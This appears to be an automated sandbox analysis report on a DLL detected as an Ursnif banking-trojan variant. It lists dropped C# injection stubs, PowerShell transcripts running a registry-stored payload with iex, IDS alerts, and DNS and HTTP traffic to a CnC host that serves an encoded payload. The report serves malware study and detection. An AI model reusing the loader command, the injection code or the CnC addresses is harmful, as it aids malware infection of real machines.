Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified

C:\Users\user\AppData\Local\Temp\jdlmh2q4.out	
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\w34iw342.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr h khhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\w34iw342.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.276060635109324
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fJc+zxs7+AEszIWXp+N23fJG:p37Lvkmb6KHBrWZE8BG
MD5:	5491255ADA6DF7A9D435D2F1DC186E31
SHA1:	A7400C7A02A55D6BF31A89AFA6F2295263938A17
SHA-256:	CFA49F131C2079FEE4E347E580BAE5F182DDF88AC995C1FEE324F6C9C3E25D13
SHA-512:	DE62B8491CA07D26F25AEA42EA3D98FF274D2F06E2AD46D023651184338F19AC9B8B45813E49DF7C46E87B9411BB2512FB778B97113155AFFAA55839D4844F7D
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\w34iw342.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\w34iw342.0.cs"

C:\Users\user\AppData\Local\Temp\w34iw342.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.641419442648237
Encrypted:	false
SSDEEP:	24:etGSeWMOWEey8MTz7X8daP0eWQzQDdWSWtJ0DtkZfxH1BxO7XI+ycuZhNhakS/PE:6eA7KMTcd6qPWPVJbw1ulha3dq
MD5:	F81B50C2AEED90D46EDACA3CD171E8AF
SHA1:	45069DB458E4751EA1F0B8D1C0983BDE5A3138EB
SHA-256:	D19ADA0CED6CFF9A121DDB0601039A20B278AC929EB63C1B3822716A9D0E1E7F
SHA-512:	C0E9BFAE309F1B8AF23660DDE2F3D5367DF159AE4A75E07F8984D733D95E52EA9B1C7A40A428EF3150329D2D6A1F240A906A1857EA95B8D9A9FF187431382870
Malicious:	false

C:\Users\user\AppData\Local\Temp\w34iw342.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^a.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S.....P .....b.....h.....s.....z.....b.!...b...!.b.&...b.....+.....4.A.....9.....K.....S..... ....."".....<Module>.w34iw342.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\w34iw342.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\yg5i0oy3.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntP tr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(u int llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\yg5i0oy3.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.2430343624692
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fXZWH0zxs7+AEszIWXp+N23fXZiH:p37Lvkmb6KHUUWZE8wH
MD5:	76CA224A1B576103C736A1A4F35D0E6A
SHA1:	8F587DE2EFC63C827D81E8E69EDDA20FF299D6DD
SHA-256:	49C432F1AE482DCF36F38E47A77B185BB245C741267A09DF161728CB7763A957
SHA-512:	3938710A7B82D82F932D8D2767F67DBEE8A673D77FF81EE25A6DAEA8B98DEFFC3008BB626D52226AB8520809E077FF9DF6672B42579B53F7DBE361C53135E22E
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\yg5i0oy3.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\yg5i0oy3.0.cs"

C:\Users\user\AppData\Local\Temp\yg5i0oy3.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5930122712204606
Encrypted:	false

C:\Users\user\AppData\Local\Temp\yg5i0oy3.dll	
SSDEEP:	24:etGSIW/u2Dg85lxlok3JgpiY84MatkZf1UaUI+ycuZhNNakSrPNnq:6IDWb5lxF1YUJ1s1ulNa3Bq
MD5:	D1FE2A39BB21C65A15FD34094F05CEC4
SHA1:	1A86A58A74256F54FCC0999EA86094CDCB0216B7
SHA-256:	D96DC8D0083A0BA18DFFEE0787FAE78474FE633E64B384AAED41A4E94157E063
SHA-512:	76CA975896CE0A3BC5022066B0B1C2217DC3BC99E6756E369E179C6CE0F8E6081764CCAF81BB16767589A898D2391094E142C0F13E9A14D6CA120677D47F92D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^a.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X.....P .....c.....i....r....z.....c. ...c...!.c.%...c.....*....3.+....8.....E.....X..... .....!.....<Module>.yg5i0oy3.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\yg5i0oy3.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20211006\PowerShell_transcript.965969.PeztN8su.20211006233727.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.489287202485614
Encrypted:	false
SSDEEP:	24:BxSA5ixvBn7v+x2DOXUWOLCHGIYBtBCW3HjeTKKjX4CIym1ZJX+OLCHGIYBtBW:BZ5evhKoORFeV3qDYB1ZwFeW
MD5:	BE3E0A05CBB97B5E3C63E289F73A6E51
SHA1:	71D754F2D1E30013F7A32900EB7306CBD5054B8F
SHA-256:	1ADA2D50B3E794CF15184DEE6749EB3431DBF2D2040668192EB38A0236BFC007
SHA-512:	91D2C6AC446ACD3AAD10FF393A0385357CCADB039E79DB48AE0DDF83343077AC29006A03490CB472E5FD8ADC49DD9BBEC8558D9BC7270924D476576F988B1 24
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211006233727..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 965969 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 6104..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211006233727..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).Util Tool))..

C:\Users\user\Documents\20211006\PowerShell_transcript.965969.n1aVGIxX.20211006233737.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.487691637776839
Encrypted:	false
SSDEEP:	24:BxSA1xvBn7v+x2DOXUWOLCHGIYBtBCWeHjeTKKjX4CIym1ZJXHOLCHGIYBtBW:BZHvhKoORFeVeqDYB1ZzFeW
MD5:	944BB1CE69757AE8D60452103E6F4D0E
SHA1:	95E8BC125371DCE5D88EEC28456CCF53F5025561
SHA-256:	A5A74BD8F1557CECFAF4C97B182C5FACAD17666A71AB75C4B65AEB86F8C92473
SHA-512:	B475358D3995AB5D15F78B3C2C82C630E8FF14FE55E5D8587B1176E44F3A768A0CBFFE6D235645BD088EC7CF818D6265C8B91AC857E82112F96BBBCC6572833
Malicious:	false

C:\Users\user\Documents\20211006\PowerShell_transcript.965969.n1aVGIxX.20211006233737.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211006233737..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 965969 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 3212..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211006233737..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.647087156964417
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	2u2mgtylJy.dll
File size:	453130
MD5:	503edcfec2262373e36deaa37f640332
SHA1:	37648e8ced69d8adc7be8bde5a61138cbb0f9e6a
SHA256:	3ef3beaa49e07f171927a772a417109df6f137c4fa321dbd17daaa7cb47392be
SHA512:	95a7f1d087d66e5ac627605c1dd91dca3a282fd8c8c2ad3fafa222ce0600032e417617cc2cfa6a6c2b383f6f737db9c96835f074527e84fbd3515f2990b3d8ca
SSDEEP:	12288:kHlAiJHCwjXvMHk37t4Mv//IfN/YoyL8ozF0nxatQB:kHltJHCkvH/IJvUWxata
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g...g...g....l..g..K.8..g...9...g...9...g....0..g...9...g....4..g...g...f...9...g...9..(g...9...g...9...g...9...g..Rich.g.

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10007197
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x57EEB746 [Fri Sep 30 19:04:38 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	3a94ffcdb86144f7d0b6d92dd3393d93

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x4d48c	0x4d600	False	0.541116594305	data	6.75100933622	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x4f000	0x1c8ec	0x1ca00	False	0.58397584607	data	5.72385266985	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x6c000	0x9b7e8	0xe00	False	0.204520089286	data	2.89792338491	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.gfids	0x108000	0x228	0x400	False	0.2529296875	data	1.74193986935	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x109000	0x440	0x600	False	0.292317708333	data	2.5339353314	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x10a000	0x2cbc	0x2e00	False	0.777513586957	data	6.63564333671	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/06/21-23:37:16.298952	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49759	80	192.168.2.3	194.147.86.221
10/06/21-23:37:16.298952	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49759	80	192.168.2.3	194.147.86.221
10/06/21-23:37:17.579708	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49760	80	192.168.2.3	194.147.86.221
10/06/21-23:37:19.683931	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49762	80	192.168.2.3	194.147.86.221
10/06/21-23:37:26.468012	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49763	80	192.168.2.3	194.147.86.221
10/06/21-23:37:26.468012	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49763	80	192.168.2.3	194.147.86.221
10/06/21-23:37:27.934050	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49764	80	192.168.2.3	194.147.86.221
10/06/21-23:37:27.934050	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49764	80	192.168.2.3	194.147.86.221
10/06/21-23:37:30.444689	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49765	80	192.168.2.3	194.147.86.221

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 6, 2021 23:37:15.940881968 CEST	192.168.2.3	8.8.8.8	0xa7c1	Standard query (0)	init.icecr eambob.com	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:17.216804981 CEST	192.168.2.3	8.8.8.8	0x2245	Standard query (0)	init.icecr eambob.com	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:19.335506916 CEST	192.168.2.3	8.8.8.8	0x7fe0	Standard query (0)	init.icecr eambob.com	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:26.108618975 CEST	192.168.2.3	8.8.8.8	0xb073	Standard query (0)	init.icecr eambob.com	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:27.863996983 CEST	192.168.2.3	8.8.8.8	0xf77e	Standard query (0)	init.icecr eambob.com	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:30.098999023 CEST	192.168.2.3	8.8.8.8	0x94b4	Standard query (0)	init.icecr eambob.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 6, 2021 23:37:16.233791113 CEST	8.8.8.8	192.168.2.3	0xa7c1	No error (0)	init.icecr eambob.com		194.147.86.221	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:17.524298906 CEST	8.8.8.8	192.168.2.3	0x2245	No error (0)	init.icecr eambob.com		194.147.86.221	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:19.630645037 CEST	8.8.8.8	192.168.2.3	0x7fe0	No error (0)	init.icecr eambob.com		194.147.86.221	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:26.409832954 CEST	8.8.8.8	192.168.2.3	0xb073	No error (0)	init.icecr eambob.com		194.147.86.221	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:27.880599022 CEST	8.8.8.8	192.168.2.3	0xf77e	No error (0)	init.icecr eambob.com		194.147.86.221	A (IP address)	IN (0x0001)
Oct 6, 2021 23:37:30.393604994 CEST	8.8.8.8	192.168.2.3	0x94b4	No error (0)	init.icecr eambob.com		194.147.86.221	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- init.icecreambob.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49759	194.147.86.221	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:16.298952103 CEST	1055	OUT	GET /c0EOvrV0qc5VSAwBXBa8q/dPW7TTNz1rcIbr1g/OGkQFSQW_2Bb_2B/CxLaOk_2FnPEARFaVw/Csb60MwQA/8Ypl3_2BWvnuCQW7vD8i/qdzylpoZqovaHq0DLVW/usKTeoNgbrF2w_2BDuaJdC/AKwpjjkO35n80/YGAxFnFT/q0_2FYrqQ4gjnchYC1nCbyF/Hp5QomuD7V/q_2FNrEW28WwhW5J3/evh_2FuGxsfW/FTakqhOgg0C/5jOddm5Nv3UnAe/3xfYM3v5ExQ_2BFLHBcHx/XxFQgyV8rJEGI_2B/SbbjLh_2FBHqXrD/63xNgkJW9N_2F4ADkn/Y6hvY_2Bp/meMPSPNF59dChat/emng HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: init.icecreambob.com

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:16.812170029 CEST	1056	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Oct 2021 21:37:16 GMT Content-Type: application/octet-stream Content-Length: 194704 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="615e170cbef61.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 94 88 7c 25 28 17 00 c4 63 f0 06 1c 3b e8 95 8b ba be e6 78 80 40 2e e8 92 09 78 d3 be bf 0b c7 98 ce 6c 02 f6 4f 2e dc a2 6d 17 4b 99 a2 72 cd dd 48 40 a0 0b 9a b0 3a 13 31 02 61 ed b5 a2 45 3d ba c7 d3 54 37 ae 50 dc 54 cd e7 31 c8 4e e2 86 81 0f a8 fa cf 3d af 72 64 2b cd 53 7d f5 d8 85 3a 44 bf 3e 5e 42 6e c2 f2 01 42 39 1a d0 bd e1 e9 4f cf 0d 6f 1a 5c a4 1f 4d 9e 53 3e f8 8a 9d cb 39 8d c1 3e 52 69 02 36 3a 44 9d 07 e7 3f 42 be ec ef f3 98 15 c8 c5 96 9b ca 42 8f be 41 63 c7 58 d6 bf 48 8e 37 c9 0e 31 a5 ad 55 88 7f 1f 4d 43 36 cd b2 3b 1d a7 b0 9f 1b 4e 5c 65 cc 08 e7 c8 bb 20 d4 9b d3 71 46 b3 b8 ea 19 bf a8 f9 86 4c 1c c9 50 f2 97 52 05 e3 9f e2 25 ba 6b 79 9c 28 a0 88 a8 7d 98 8e 17 05 15 9b 76 e3 5d 62 bd 23 46 7d 36 b2 2b eb 02 f7 49 61 7a b7 10 12 10 45 37 23 db 1e 93 72 f1 d6 e1 16 db e1 e9 73 7f 36 32 66 95 83 c8 6e c4 95 7f 2f 57 99 17 97 83 9d 5f 8d 11 be 55 1f be 0c 6b 62 5c 8e 1d 82 68 e5 24 0a d8 de b4 d1 05 43 97 7e aa 01 75 71 59 f3 bf b5 d5 f1 22 de 50 ae 78 af a3 3b ea d2 9d cd 20 b2 6c 68 02 cd 8e 8e 51 47 35 a7 5f c7 6d cf f1 34 be 2f 32 1b c7 26 4a a8 9b 71 d5 cc 17 09 71 c6 48 13 49 03 5a 6c 17 f9 84 e7 ac 7a 57 d3 a3 e9 62 46 b9 48 98 0b 48 15 4f d5 46 84 85 04 c2 4a 78 8b 9a a2 82 9b 2f ae f9 94 9d 58 12 50 de a6 9b 3f 4b 5c 47 3c 89 3f 88 90 6f 86 cc 7b b7 2c cc 35 1a 93 cd 47 d9 5f c9 47 52 d7 ad 08 58 e1 3c 18 0e 57 57 ad 86 75 dc 57 21 e5 d1 ed b8 3c 0b f5 dc 12 32 51 d3 fa 26 66 da 8f 2e 6f 6c d5 43 99 bb 4b cd dd 54 88 32 84 fe 8f 85 3e f8 c8 17 96 1d c5 9a f0 69 19 ea 45 d7 cd 04 cd 6e 2f a7 d0 0c 60 9b 0a 6d 1b 7b 10 2c 53 49 2d 30 d6 e4 d8 bb 37 76 98 f2 6b 69 eb 4b ae 30 ee 00 bb 11 5c a4 3b e7 c1 b1 24 42 71 14 e5 1e 7f 8e 28 9e 3d c1 9e 14 9b 12 ea d7 93 56 67 ea 7c 39 f5 e2 b9 b9 ff fe 69 fc ef ac 34 41 bf 08 66 e5 4c 55 0d f0 f2 fa 78 90 ba 34 ff a6 b8 b8 03 61 e3 b2 67 63 aa 38 1d b9 7f 96 f6 7a 58 2e 4c 2b 63 59 e6 6a 79 54 5b d5 2f 60 29 49 fd ec 82 4d 61 bf a5 e6 c3 94 cf d5 1c 92 a5 8b d9 e9 3b b0 63 96 87 b3 84 24 9b 07 2b 43 5f 80 26 bc 42 6b 06 5b 19 d6 4c 11 48 9d 39 ea fa 0f 64 ee eb 8b a7 e2 4c 37 3c 0b c7 86 77 eb f8 29 da 5a 8f 41 e2 7b d4 dc 06 46 06 07 90 95 42 13 3f 3e a1 ee 2c 2f 5e 72 95 3f f2 09 e8 3e 9f 6e a6 61 99 b8 02 37 06 9a 3f 66 24 9b be aa 4e eb fd 55 db da 85 6d ed e3 6c 76 2a be 75 34 7d 58 83 2b 1e 8e 5a 11 83 fe 95 24 24 cb a1 07 54 a2 0e 30 bf cb 7c 9b 69 8a d8 2e 91 74 d6 02 d2 af 1c a7 bb 62 76 23 4c f7 72 f2 83 01 f7 5a 5c 06 4f 1c 6f 6f 4c 5e eb 94 20 2f ba 65 96 0e 8f 0d 93 4b 30 04 4c 2e 13 97 a2 93 4e dd 4d 35 97 fc eb ec 3e 45 d3 36 0a 36 2f 8f d6 d3 49 fa 77 2e 82 45 51 d3 c2 bc f0 41 93 36 eb a3 09 65 31 62 82 66 34 31 ce 34 99 99 f3 0c 1a e2 26 f6 f3 f8 df 7e b3 85 2e 58 88 8c d0 69 33 c3 dd ce 14 92 1b 8e 6f 0e 5a 90 fc Data Ascii: |%(c;x@.xlO.mKrH@:1aE=T7PT1N=rd+S}:D>^BnB9Oo\MS>9>Ri6:D?BBAcXH71UMC6;N\e qFLPR%ky(}v]b#F }6+IazE7#rs62fn/W_Ukb\h$C~uqY"Px; lhQG5_m4/2&JqqHlZlzWbFHHOFJx/XP?K\G<?o{,5G_GRX<WWuW!<2Q& f.olCKT2>iEn/`m{,SI-07vkiK0\;$Bq(=Vg|9i4AfLUx4agc8zX.L+cYjyT[/`)IMa;c$+C_&Bk[LH9dL7<w)ZA{FB?>,/^r?>na7? f$NUmlv*u4}X+Z$$T0|i.tbv#LrZ\OooL^ /eK0L.NM5>E66/Iw.EQA6e1bf414&~.Xi3oZ

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49760	194.147.86.221	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
